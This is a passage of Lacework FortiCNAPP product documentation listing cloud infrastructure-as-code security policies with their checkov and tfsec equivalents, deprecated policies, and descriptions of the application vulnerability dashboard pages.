Ensure that PostgreSQL server disables public network access	lacework-iac-azure-network-16	ckv-azure-68		07/24/2025
Ensure Azure Cosmos DB disables public network access	lacework-iac-azure-network-17	ckv-azure-101		07/24/2025
Disable Public Network Access for Azure Data Factory	lacework-iac-azure-network-18	ckv-azure-104		07/24/2025
Ensure Azure Cognitive Search Disables Public Network Access	lacework-iac-azure-network-19	ckv-azure-124		07/24/2025
Ensure that 'Auditing' is enabled for SQL servers and SQL databases	lacework-iac-azure-network-6	ckv-azure-23	tfsec-azu018	07/24/2025
Ensure that Cognitive Services accounts disable public network access	lacework-iac-azure-network-8	ckv-azure-134		07/24/2025
Ensure 'Enforce SSL connection' is set to true for MariaDB servers	lacework-iac-azure-network-9	ckv-azure-47		07/24/2025
Ensure that CORS disallows every resource to access app services	lacework-iac-azure-security-10	ckv-azure-57		07/24/2025
Ensure that Azure Defender is set to On for App Service	lacework-iac-azure-security-11	ckv-azure-61		07/24/2025
Ensure that Azure Defender is set to On for Azure SQL database servers	lacework-iac-azure-security-12	ckv-azure-69		07/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Managed identity provider is enabled for app services	lacework-iac-azure-security-13	ckv-azure-71		07/24/2025
Ensure that remote debugging is not enabled for app services	lacework-iac-azure-security-14	ckv-azure-72		07/24/2025
Ensure that Azure Defender is set to On for Storage	lacework-iac-azure-security-17	ckv-azure-84		07/24/2025
Ensure that Azure Defender is set to On for Kubernetes	lacework-iac-azure-security-18	ckv-azure-85		07/24/2025
Disable Access Key Metadata Writes in Cosmos DB to Prevent Privilege Escalation	lacework-iac-azure-security-19	ckv-azure-132		07/24/2025
Ensure that Azure Defender is set to On for Container Registries	lacework-iac-azure-security-20	ckv-azure-86		07/24/2025
Ensure that PostgreSQL server enables Threat detection policy	lacework-iac-azure-security-22	ckv-azure-128		07/24/2025
Ensure that MySQL server enables Threat detection policy	lacework-iac-azure-security-23	ckv-azure-127		07/24/2025
Ensure that Active Directory is used for authentication for Service Fabric	lacework-iac-azure-security-24	ckv-azure-126		07/24/2025
Ensure cosmosdb does not allow privileged escalation by restricting management plane changes	lacework-iac-azure-security-6	ckv-azure-132		07/24/2025
Ensure Azure linux scale set does not use basic authentication(Use SSH Key Instead)	lacework-iac-azure-security-7	ckv-azure-49		07/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that function apps enables Authentication	lacework-iac-azure-security-9	ckv-azure-56		07/24/2025
Ensure that Storage accounts disallow public access	lacework-iac-azure-storage-5	ckv-azure-59		07/24/2025
Ensure Compute instances are launched with Shielded VM enabled	lacework-iac-gcp-compute-10	ckv-gcp-39		07/24/2025
Ensure 'Block Project-wide SSH keys' is enabled for VM instances	lacework-iac-gcp-compute-8	ckv-gcp-32		07/24/2025
Google compute instance with full access to cloud APIs	lacework-iac-gcp-compute-9	ckv-gcp-31		07/24/2025
Ensure that the default network does not exist in a project	lacework-iac-gcp-network-10	ckv-gcp-27		07/24/2025
Ensure GKE Control Plane is not publicly accessible	lacework-iac-gcp-network-4	ckv-gcp-18		07/24/2025
Ensure 'Automatic node upgrade' is enabled for Kubernetes Clusters	lacework-iac-gcp-security-5	ckv-gcp-10		07/24/2025
Ensure Key Vault Keys Are HSM-Protected	lacework-iac-azure-backup-4	ckv-azure-112		8/18/2025
Ensure the web app has 'Client Certificates (Incoming client certificates)' set to ON	lacework-iac-azure-certs-1	ckv-azure-17		8/18/2025
Ensure web app redirects all HTTP traffic to HTTPS in Azure App Service	lacework-iac-azure-encryption-10	ckv-azure-14		8/18/2025
Azure App Services should enforce minimum TLS version 1.2	lacework-iac-azure-encryption-11	ckv-azure-15		8/18/2025
Secure sensitive data in Azure Storage with customer-managed keys	lacework-iac-azure-encryption-13	ckv2-azure-1		8/18/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure Azure Data Factory is securely integrated with Key Vault through linked services	lacework-iac-azure-encryption-14	ckv2-azure-15		8/18/2025
Ensure that PostgreSQL server is configured with customer-managed encryption keys	lacework-iac-azure-encryption-15	ckv2-azure-17		8/18/2025
Ensure AKS Clusters Use Disk Encryption Set	lacework-iac-azure-encryption-7	ckv-azure-117		8/18/2025
Ensure that managed disks use a specific set of disk encryption sets for the customer-managed key encryption	lacework-iac-azure-encryption-8	ckv-azure-93		8/18/2025
Ensure that Virtual machine scale sets have encryption at host enabled	lacework-iac-azure-encryption-9	ckv-azure-97		8/18/2025
Azure Key Vault keys should have an expiration date configured	lacework-iac-azure-general-10	ckv-azure-40		8/18/2025
Ensure function apps don't allow all origins for CORS	lacework-iac-azure-general-11	ckv-azure-62		8/18/2025
Ensure App Service Authentication is set on Azure App Service	lacework-iac-azure-general-4	ckv-azure-13		8/18/2025
Ensure Microsoft Defender for Cloud Standard pricing tier is enabled	lacework-iac-azure-general-5	ckv-azure-19		8/18/2025
Ensure security contact phone number is configured in Microsoft Defender for Cloud	lacework-iac-azure-general-6	ckv-azure-20		8/18/2025
Ensure that email notifications for high severity alerts are enabled with alert_notifications set to 'On'	lacework-iac-azure-general-7	ckv-azure-21		8/18/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Configure Azure Monitor Log Profile to capture all management activities	lacework-iac-azure-general-8	ckv-azure-38		8/18/2025
Avoid creating custom subscription roles with wildcard ("*") permissions	lacework-iac-azure-general-9	ckv-azure-39		8/18/2025
Configure Azure Monitor Log Profile with minimum 365-day retention	lacework-iac-azure-logging-4	ckv-azure-37		8/18/2025
Ensure Network Interfaces Disable IP Forwarding	lacework-iac-azure-network-20	ckv-azure-118		8/18/2025
Ensure AKS Clusters Are Configured as Private	lacework-iac-azure-network-21	ckv-azure-115		8/18/2025
Ensure that Azure Container group is deployed into virtual network	lacework-iac-azure-network-22	ckv-azure-98		8/18/2025
Ensure that SQL server disables public network access.	lacework-iac-azure-network-23	ckv-azure-113		8/18/2025
Ensure that Key Vault enables purge protection.	lacework-iac-azure-network-24	ckv-azure-110		8/18/2025
Ensure that Key Vault implements network access restrictions	lacework-iac-azure-network-25	ckv-azure-109		8/18/2025
Ensure that Azure IoT Hub disables public network access	lacework-iac-azure-network-26	ckv-azure-108		8/18/2025
Ensure API Management services use Virtual Networks.	lacework-iac-azure-network-27	ckv-azure-107		8/18/2025
Ensure Application Gateway WAF is Enabled	lacework-iac-azure-network-29	ckv-azure-122		8/18/2025
Ensure that UDP Services are restricted from the Internet	lacework-iac-azure-network-30	ckv-azure-77		8/18/2025
Ensure AKS Clusters Use Azure Policy Add-on	lacework-iac-azure-network-31	ckv-azure-116		8/18/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure Cosmos DB Accounts Have Appropriate Network Access Restrictions	lacework-iac-azure-network-32	ckv-azure-99		8/18/2025
Ensure that Azure Synapse workspaces have no IP firewall rules attached	lacework-iac-azure-network-36	ckv2-azure-19		8/18/2025
Azure Key Vault secrets should have an expiration date configured	lacework-iac-azure-secrets-1	ckv-azure-41		8/18/2025
Ensure that Azure Defender is set to On for SQL servers on machines	lacework-iac-azure-security-16	ckv-azure-79		8/18/2025
Ensure that Azure Defender is set to On for Key Vaults	lacework-iac-azure-security-25	ckv-azure-87		8/18/2025
Ensure that Azure Cache for Redis disables public network access	lacework-iac-azure-security-26	ckv-azure-89		8/18/2025
Ensure that only SSL are enabled for Cache for Redis	lacework-iac-azure-security-27	ckv-azure-91		8/18/2025
Ensure Key Vault Secrets Have Content Type Defined	lacework-iac-azure-security-28	ckv-azure-114		8/18/2025
Ensure Azure web apps are configured to use HTTP/2 protocol	lacework-iac-azure-security-29	ckv-azure-18		8/18/2025
Ensure that Security Center email notifications for administrators are enabled	lacework-iac-azure-security-30	ckv-azure-22		8/18/2025
Enable managed identity for Azure App Services	lacework-iac-azure-security-31	ckv-azure-16		8/18/2025
Ensure that 'HTTP Version' is the latest, if used to run the Function app	lacework-iac-azure-security-32	ckv-azure-67		8/18/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Function apps are only accessible over HTTPS	lacework-iac-azure-security-33	ckv-azure-70		8/18/2025
Ensure Azure Data Factory Uses Git Repository for Source Control	lacework-iac-azure-security-34	ckv-azure-103		8/18/2025
Ensure that Application Gateway enables WAF	lacework-iac-azure-security-36	ckv-azure-120		8/18/2025
Enable log_checkpoints for Azure PostgreSQL Database Servers	lacework-iac-azure-storage-12	ckv-azure-30		8/18/2025
Enable connection throttling for Azure PostgreSQL Database Servers	lacework-iac-azure-storage-13	ckv-azure-32		8/18/2025
Ensure SQL Server Advanced Threat Protection covers all detection types	lacework-iac-azure-storage-6	ckv-azure-25		8/18/2025
Configure Email Recipients for SQL Server Security Alerts	lacework-iac-azure-storage-7	ckv-azure-26		8/18/2025
Enable Security Alerts for SQL Server Administrators	lacework-iac-azure-storage-8	ckv-azure-27		8/18/2025
Enable SSL/TLS Encryption for MySQL Database Connections	lacework-iac-azure-storage-9	ckv-azure-28		8/18/2025
Ensure EBS Volume is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-53	ckv-aws-189		9/9/2025
Ensure API Gateway stage has logging level defined	lacework-iac-aws-logging-11	ckv2-aws-4		9/9/2025
Ensure AWS Systems Manager Session Manager logs are encrypted in S3 or	lacework-iac-aws-logging-25	ckv-aws-113		9/9/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
CloudWatch				
Enable cross-zone load balancing for Network and Gateway Load Balancers	lacework-iac-aws-network-15	ckv-aws-152		9/9/2025
Ensure that all NACL are attached to subnets	lacework-iac-aws-network-17	ckv2-aws-1		9/9/2025
EC2 instances should not have a public IP association (IPv4)	lacework-iac-aws-network-5	ckv-aws-88	tfsec-aws012	9/9/2025
An ingress security group rule allows traffic from /0	lacework-iac-aws-security-3		tfsec-aws006, tfsec-aws008	9/9/2025
An egress security group rule allows traffic from /0	lacework-iac-aws-security-4		tfsec-aws007, tfsec-aws009	9/9/2025
Ensure S3 bucket policies do not allow actions with wildcard Principal	lacework-iac-aws-storage-25	ckv-aws-70		9/9/2025
Ensure root user is not locked out in S3 bucket policy	lacework-iac-aws-storage-26	ckv-aws-93		9/9/2025
S3 Bucket ACL or Policy Allows Public Write Access	lacework-iac-aws-storage-27	ckv-aws-57		9/9/2025
Ensure that MySQL server enables customer-managed key for encryption	lacework-iac-azure-encryption-16	ckv2-azure-16		9/9/2025
Ensure that Unattached disks are encrypted	lacework-iac-azure-encryption-17	ckv2-azure-14		9/9/2025
Ensure that Azure Data Explorer encryption at rest uses a customer-managed key	lacework-iac-azure-encryption-18	ckv2-azure-11		9/9/2025
Ensure Azure Cognitive Services Enables Customer-Managed Keys for Encryption	lacework-iac-azure-encryption-19	ckv2-azure-22		9/9/2025
Use the latest supported PHP version for Azure web applications	lacework-iac-azure-general-13	ckv-azure-81		9/9/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that 'Python version' is the latest, if used to run the web app	lacework-iac-azure-general-14	ckv-azure-82		9/9/2025
Ensure that 'Java version' is the latest, if used to run the web app	lacework-iac-azure-general-15	ckv-azure-83		9/9/2025
Configure Azure Active Directory Administrator for SQL Server Authentication	lacework-iac-azure-general-16	ckv2-azure-7		9/9/2025
Ensure automatic OS image patching is enabled for Virtual Machine Scale Sets	lacework-iac-azure-general-17	ckv-azure-95		9/9/2025
Ensure that app services use Azure Files	lacework-iac-azure-general-2	ckv-azure-88		9/9/2025
Network Security Group Flow Log retention period is more than 90 days	lacework-iac-azure-general-3	ckv-azure-12		9/9/2025
Ensure Storage logging is enabled for Table service for read requests	lacework-iac-azure-logging-5	ckv2-azure-20		9/9/2025
Ensure Storage logging is enabled for Blob service for read requests	lacework-iac-azure-logging-6	ckv2-azure-21		9/9/2025
Ensure the storage container storing the activity logs is not publicly accessible	lacework-iac-azure-logging-7	ckv2-azure-8		9/9/2025
Ensure Azure Event Grid Domain public network access is disabled	lacework-iac-azure-network-28	ckv-azure-106		9/9/2025
Restrict Public Network Access to Azure SQL Databases by Avoiding 0.0.0.0/0 Firewall Rules	lacework-iac-azure-network-33	ckv-azure-11		9/9/2025
Ensure RDP access is restricted from the Internet in Azure NSGs	lacework-iac-azure-network-35	ckv-azure-9		9/9/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Enable purge protection for Azure Key Vaults	lacework-iac-azure-secrets-2	ckv-azure-42		9/9/2025
Ensure FTP deployments are disabled	lacework-iac-azure-security-15	ckv-azure-78		9/9/2025
Ensure Security Contact Emails are Configured in Azure Security Center	lacework-iac-azure-security-21	ckv-azure-131		9/9/2025
Ensure that Network Interfaces don't use public IPs	lacework-iac-azure-security-35	ckv-azure-119		9/9/2025
Configure automatic updates for Microsoft Antimalware on Azure Virtual Machines	lacework-iac-azure-security-37	ckv2-azure-10		9/9/2025
Ensure Azure SQL servers have data security policies enabled	lacework-iac-azure-security-38	ckv2-azure-13		9/9/2025
Ensure that no sensitive credentials are exposed	lacework-iac-azure-security-39	ckv-azure-45		9/9/2025
Ensure that Azure Defender is set to On for Servers	lacework-iac-azure-security-8	ckv-azure-55		9/9/2025
Enforce SSL Connection for Azure PostgreSQL Database Servers	lacework-iac-azure-storage-10	ckv-azure-29		9/9/2025
Enable log_connections for Azure PostgreSQL Database Servers	lacework-iac-azure-storage-11	ckv-azure-31		9/9/2025
Ensure that Compute instances do not have public IP addresses	lacework-iac-gcp-compute-11	ckv-gcp-40		9/9/2025
An outbound firewall rule allows traffic to /0	lacework-iac-gcp-network-12		tfsec-gcp004	9/9/2025
Ensure Kubernetes Cluster is created with Alias IP ranges enabled	lacework-iac-gcp-network-9	ckv-gcp-23		9/9/2025
Restrict Google Cloud SQL instances to private IP addresses	lacework-iac-gcp-storage-12	ckv-gcp-60		9/9/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Cloud SQL database Instances are not publicly accessible	lacework-iac-gcp-storage-3	ckv-gcp-11		9/9/2025
Enable VPC Flow Logs for All Subnets in GCP VPC Networks	lacework-iac-gcp-vpc-1	ckv-gcp-26		9/9/2025
Ensure AKS has an API Server Authorized IP Ranges enabled	lacework-iac-azure-network-4	ckv-azure-6	tfsec-azu008	9/29/2025
SSH access should not be accessible from the Internet	lacework-iac-azure-network-5	ckv-azure-10	tfsec-azu017	9/29/2025
Ensure AKS cluster has Network Policy configured	lacework-iac-azure-network-7	ckv-azure-7	tfsec-azu006	9/29/2025
Ensure HTTPS is enabled on Azure Storage Account	lacework-iac-azure-security-1	ckv-azure-3, ckv-azure-60	tfsec-azu010, tfsec-azu014	9/29/2025
Password authentication in use instead of SSH keys	lacework-iac-azure-security-3	ckv-azure-1	tfsec-azu005	9/29/2025
Database auditing rentention period should be longer than 90 days	lacework-iac-azure-storage-2	ckv-azure-24	tfsec-azu019	9/29/2025
Ensure that BigQuery datasets are not anonymously or publicly accessible	lacework-iac-gcp-bigdata-1	ckv-gcp-15		9/29/2025
Disable client certificate authentication to KE Clusters	lacework-iac-gcp-certs-1	ckv-gcp-13		9/29/2025
Legacy metadata endpoints enabled	lacework-iac-gcp-compute-1		tfsec-gcp007	9/29/2025
Use Customer-Supplied Encryption Keys (CSEK) for VM Disks	lacework-iac-gcp-compute-2	ckv-gcp-37	tfsec-gcp001	9/29/2025
Ensure the GKE Metadata Server is Enabled	lacework-iac-gcp-compute-3	ckv-gcp-69	tfsec-gcp006	9/29/2025
Legacy ABAC permissions are enabled	lacework-iac-gcp-iam-1	ckv-gcp-7	tfsec-gcp005	9/29/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Manage Kubernetes RBAC users with Google Groups for GKE	lacework-iac-gcp-iam-3	ckv-gcp-65		9/29/2025
Ensure Shielded GKE Nodes are Enabled	lacework-iac-gcp-security-1	ckv-gcp-71	tfsec-gcp010	9/29/2025
Ensure minimum Kubernetes version to avoid legacy engine	lacework-iac-gcp-security-3	ckv-gcp-67		9/29/2025
Google Compute with weak cipher check	lacework-iac-gcp-tls-1	ckv-gcp-4		9/29/2025
An outbound network security rule allows traffic to /0	lacework-iac-azure-network-2		tfsec-azu002	11/13/2025
The default action on Storage account network rules should be set to deny	lacework-iac-azure-network-3		tfsec-azu012	11/13/2025
Ensure RBAC is enabled on AKS clusters	lacework-iac-azure-security-2	ckv-azure-5	tfsec-azu007	11/13/2025
Use latest TLS encryption on storage account	lacework-iac-azure-security-5	ckv-azure-44	tfsec-azu015	11/13/2025
Trusted Microsoft Services should have bypass access to Storage accounts	lacework-iac-azure-storage-1	ckv-azure-36	tfsec-azu013	11/13/2025
Enable logging for Queue Services	lacework-iac-azure-storage-3	ckv-azure-33	tfsec-azu016	11/13/2025
Storage containers should not allow anonymous access	lacework-iac-azure-storage-4	ckv-azure-34	tfsec-azu011	11/13/2025
Unrestricted RDP Access in Google Cloud Firewall	lacework-iac-gcp-compute-4	ckv-gcp-2		11/13/2025
Ensure no roles that enable to impersonate and manage all service accounts are used at a project level	lacework-iac-gcp-iam-11	ckv-gcp-49		11/13/2025
Ensure permissions are not directly granted to	lacework-iac-gcp-iam-2	ckv-gcp-48	tfsec-gcp011	11/13/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
users				
Use a minimally privileged service account for GKE	lacework-iac-gcp-iam-4		tfsec-gcp012	11/13/2025
Google IAM user project level check	lacework-iac-gcp-iam-5	ckv-gcp-41		11/13/2025
Ensure that Service Account has no Admin privileges	lacework-iac-gcp-iam-6	ckv-gcp-42		11/13/2025
Ensure Default Service account is not used at a project level	lacework-iac-gcp-iam-9	ckv-gcp-46		11/13/2025
Ensure Stackdriver Logging is Enabled on GKE	lacework-iac-gcp-logging-1	ckv-gcp-1		11/13/2025
Ensure Stackdriver Monitoring is set to Enabled on Kubernetes Engine Clusters	lacework-iac-gcp-logging-2	ckv-gcp-8		11/13/2025
Ensure Storage Bucket Logging is Enabled	lacework-iac-gcp-logging-3	ckv-gcp-62		11/13/2025
Enable Network Policy on Kubernetes Engine Clusters	lacework-iac-gcp-network-2	ckv-gcp-12		11/13/2025
Ensure master authorized networks is enabled in GKE clusters	lacework-iac-gcp-network-5	ckv-gcp-20		11/13/2025
Disable IP Forwarding on GCP Instances	lacework-iac-gcp-network-6	ckv-gcp-36		11/13/2025
Enable VPC Flow Logs and Intranode Visibility	lacework-iac-gcp-network-7	ckv-gcp-61		11/13/2025
Ensure Secure Boot for Shielded GKE Nodes is Enabled	lacework-iac-gcp-security-2	ckv-gcp-68		11/13/2025
Ensure 'Automatic node repair' is enabled for Kubernetes Clusters	lacework-iac-gcp-security-4	ckv-gcp-9		11/13/2025
Ensure GKE Clusters Are Created with Private	lacework-iac-gcp-security-6	ckv-gcp-64, ckv-gcp-25		11/13/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Nodes				
Enable Integrity Monitoring for Shielded GKE Nodes	lacework-iac-gcp-security-7	ckv-gcp-72		11/13/2025

Policy deprecation

The following tables track policies that have been deprecated without a replacement Lacework FortiCNAPP policy. Policies may be deprecated for various reasons including but not limited to:

- The resource, service or feature targeted by the policy being deprecated
- Lack of security rationale

checkov policies

AWS

Policy ID	Policy Name	Deprecation Date
ckv-aws-11	Ensure IAM password policy requires at least one lowercase letter	09/11/2023
ckv-aws-12	Ensure IAM password policy requires at least one number	09/11/2023
ckv-aws-14	Ensure IAM password policy requires at least one symbol	09/11/2023
ckv-aws-15	Ensure IAM password policy requires at least one uppercase letter	09/11/2023
ckv-aws-19	Ensure all data stored in the S3 bucket is securely encrypted at rest	07/03/2023
ckv-aws-145	Ensure that S3 buckets are encrypted with KMS by default	07/03/2023
ckv-gcp-24	GKE is enabled with PodSecurityPolicy check	08/10/2023

Kubernetes (K8s)

Policy ID	Policy Name	Deprecation Date
ckv-k8s-1	Minimize the admission of containers wishing to share the host process ID namespace	08/10/2023
ckv-k8s-2	Minimize the admission of privileged containers in PodSecurityPolicy	08/10/2023
ckv-k8s-3	Minimize the admission of containers wishing to share the host IPC namespace	08/10/2023
ckv-k8s-4	Minimize the admission of containers wishing to share the host network namespace	08/10/2023
ckv-k8s-5	Minimize the admission of containers with allowPrivilegeEscalation	08/10/2023
ckv-k8s-6	Minimize the admission of root containers	08/10/2023
ckv-k8s-7	Minimize the admission of containers with the NET_RAW capability	08/10/2023
ckv-k8s-11	CPU limits should be set	08/16/2023
ckv-k8s-16	Minimize the admission of privileged containers	08/10/2023
ckv-k8s-17	CronJob containers should not share the host process ID namespace	08/10/2023
ckv-k8s-18	CronJob containers should not share the host IPC namespace	08/10/2023
ckv-k8s-19	CronJob containers should not share the host network namespace	08/10/2023
ckv-k8s-23	Minimize the admission of root containers	08/10/2023
ckv-k8s-36	Minimize the admission of containers with capabilities assigned	08/10/2023
ckv-k8s-39	Do not use the CAP_SYS_ADMIN linux capability	08/10/2023
ckv-k8s-40	Containers should run as a high UID to avoid host conflict	08/10/2023
ckv-k8s-84	Ensure that the admission control plugin PodSecurityPolicy is set	08/10/2023

tfsec policies

AWS

Policy ID	Policy Name	Deprecation Date
tfsec-aws017	Unencrypted S3 bucket	07/03/2023
tfsec-aws041	IAM Password policy should have requirement for at least one number in the password	09/11/2023
tfsec-aws042	IAM Password policy should have requirement for at least one lowercase character	09/11/2023
tfsec-aws043	IAM Password policy should have requirement for at least one uppercase character	09/11/2023

Google Cloud

Policy ID	Policy Name	Deprecation Date
tfsec-gcp009	Pod security policy enforcement not defined	08/10/23

Navigating the Application security pages

This section includes the following topics:

- Overview on page 1530
- Vulnerabilities: Internal code on page 1532
- Vulnerabilities: 3rd party on page 1533
- Vulnerabilities: Hard-coded secrets on page 1537
- Repositories on page 1539
- Components on page 1541

Overview

The *Code security > Applications > Overview* page displays a high-level overview for your integrated code repositories. After you integrate a repository or run scans with our SCA or SAST tools, the dashboard will provide high level metrics to help you navigate across the findings discovered by the tools.

Vulnerabilities by age and severity

The *Vulnerabilities by age and severity* chart gives you insight into how long vulnerabilities have existed in your organization, and a visual breakdown of severity. Hover over the chart for additional information about a specific X,Y point on the chart. Vulnerabilities at each age range are grouped from highest severity to lowest.

Top repos by vulnerabilities

The *Top repos by vulnerabilities* chart displays your integrated repositories from the greatest number of vulnerabilities to least and a visualization of severity. Additionally, the chart features a visual breakdown of vulnerability severity.

Top 3rd party vulnerabilities by severity

If you have SCA scanning enabled, the *Top 3rd party vulnerabilities by severity* table is populated with vulnerabilities found in your Git organization. The results are sorted by highest severity and greatest number of vulnerability instances. Click any column header to change the default sorting option.

The table data includes:

Vulnerability name	The name or identifier of a vulnerability.
Library name	The component in which the vulnerability originates.
Severity	The severity assigned by Lacework FortiCNAPP.
CVSS score	The severity score assigned by the Common Vulnerability Scoring System (CVSS).
NVD score	The severity score assigned by the National Vulnerability Database (NVD).
Instances	The number of times a vulnerability is found in your Git Org.
First detected	The date a vulnerability was introduced into your Git Org.

Click a table row or vulnerability name for more information about the specific vulnerability.

Vulnerabilities over time

The *Vulnerabilities over time* line graph tracks the number of vulnerabilities found in your Git organization over time. This enables you to keep track of vulnerabilities at a given date and identify abnormal activity, such as a spike in vulnerabilities.

Vulnerabilities per 100,000 lines of code

The line graph for the *Vulnerabilities per 100,000 lines of code* gives you further insight into the security posture of your Git organization. In general, a lower amount indicates a better security posture as there are fewer vulnerabilities per line of code. Therefore, as you introduce new code into your Git organization, the percentage should decrease. However, if it increases, it is likely that you have introduced more vulnerabilities.

Vulnerabilities: Internal code

The *Code security > Applications > Vulnerabilities: Internal code* page provides a list of first party code vulnerabilities found by our SAST scanners, FAST and ProSAST. This page is broken down by scan results from the FAST scanners using the toggle underneath the filter bar.

FAST

The FAST view includes a table representing a list of findings from the FAST scanner. The findings are grouped by the specific FAST rule and is sorted by the number of findings associated to the rule. The sort can be configured by any other column in the table.

You can use the search and filter options at the top of the page to update the list of FAST results displayed.

For each finding, the following data is provided in the table:

Weakness name	The name of the CWE weakness associated to the finding.
CWE ID	The unique identifier for the code weakness. It can be used to search for findings by a specific OWASP 10 weakness type.
Instances	The number of findings across scans that are associated to the specific weakness.
Impacted repositories	The number of repositories where the results are found.
First detected	The first outstanding finding that we have detected. Note, if the finding is fixed, the timestamp updates to the next subsequent first finding.

Vulnerabilities: 3rd party

The *Code security > Applications > Vulnerabilities: 3rd party* page displays an overview section as well as a list of the vulnerabilities found in your Git organization. You can also search for a specific vulnerability or filter by severity.

Overview

The overview section of the application vulnerabilities page displays two charts that help you visualize the security posture of your Git organization. These charts detail the number of vulnerabilities and their severity.

For third party vulnerabilities, or vulnerabilities found in external components that your code uses, the severity is represented by color and the vulnerabilities are grouped by Common Vulnerability Scoring System (CVSS) score range. Therefore, this chart provides two severity metrics, CVSS and Lacework FortiCNAPP's severity ratings, to give you insight into the total number and severity of the third party vulnerabilities in your Git organization. For more information on a specific data point, hover over the chart to view the number of vulnerabilities at a given severity.

The *3rd party vulnerabilities by CVSS and severity* chart is populated if you have enabled Code Security scanning for CI/CD pipelines. In this chart, vulnerabilities are grouped by severity from Critical to Low and the average number of vulnerabilities is per pipeline scan. For more information about a specific point in the chart, hover over the chart for the average number at each severity.

Averages are rounded to the nearest whole number.

Vulnerabilities

Below the overview section is a table of the vulnerabilities found in your Git organization. You can use the search and filter options at the top of the page to update the vulnerabilities displayed. Additionally, you can click a column header to update the table's *Sort by* option.

For each vulnerability, the following data is provided in the table:

Vulnerability name	The name or identifier of a vulnerability.
Library	The component or code library in which the vulnerability originates.
Severity	The severity assigned by Lacework FortiCNAPP.
CVSS score	The severity score assigned by the Common Vulnerability Scoring System (CVSS).

NVD score	The severity score assigned by the National Vulnerability Database (NVD).
Instances	The number of times a vulnerability is found in your Git Org.
Exploitability	A score sourced from the NVD based on a series of factors.
First committed	The date a vulnerability was introduced into your Git Org.

Vulnerability details

For more information about a vulnerability, click a *Vulnerability name* or table row to view the vulnerability details.

To access additional details about a vulnerability, click the *Vulnerability name* in the Vulnerabilities table or on the *Applications Overview* page. For each vulnerability found in your Git organization, the details page provides additional information about the vulnerability, such as a description, the number of impacted resources and which resources, as well as whether or not an automated fix is available.

At the top of the page, you can use the search field to filter or search. For example, you can search for a specific instance's location within a repository, or find which file within a repository the vulnerability was discovered.

Lock file generation

PREVIEW FEATURE: This section describes functionality that is currently in preview.


Package manager lock files are required when performing SCA scanning in order to detect complete sets of dependencies within a repository. If lock files are not available in your repository, Lacework FortiCNAPP will generate lock files using the SCA CLI and available tool chains.

Lacework FortiCNAPP supports lock file generation for the following languages and package managers:

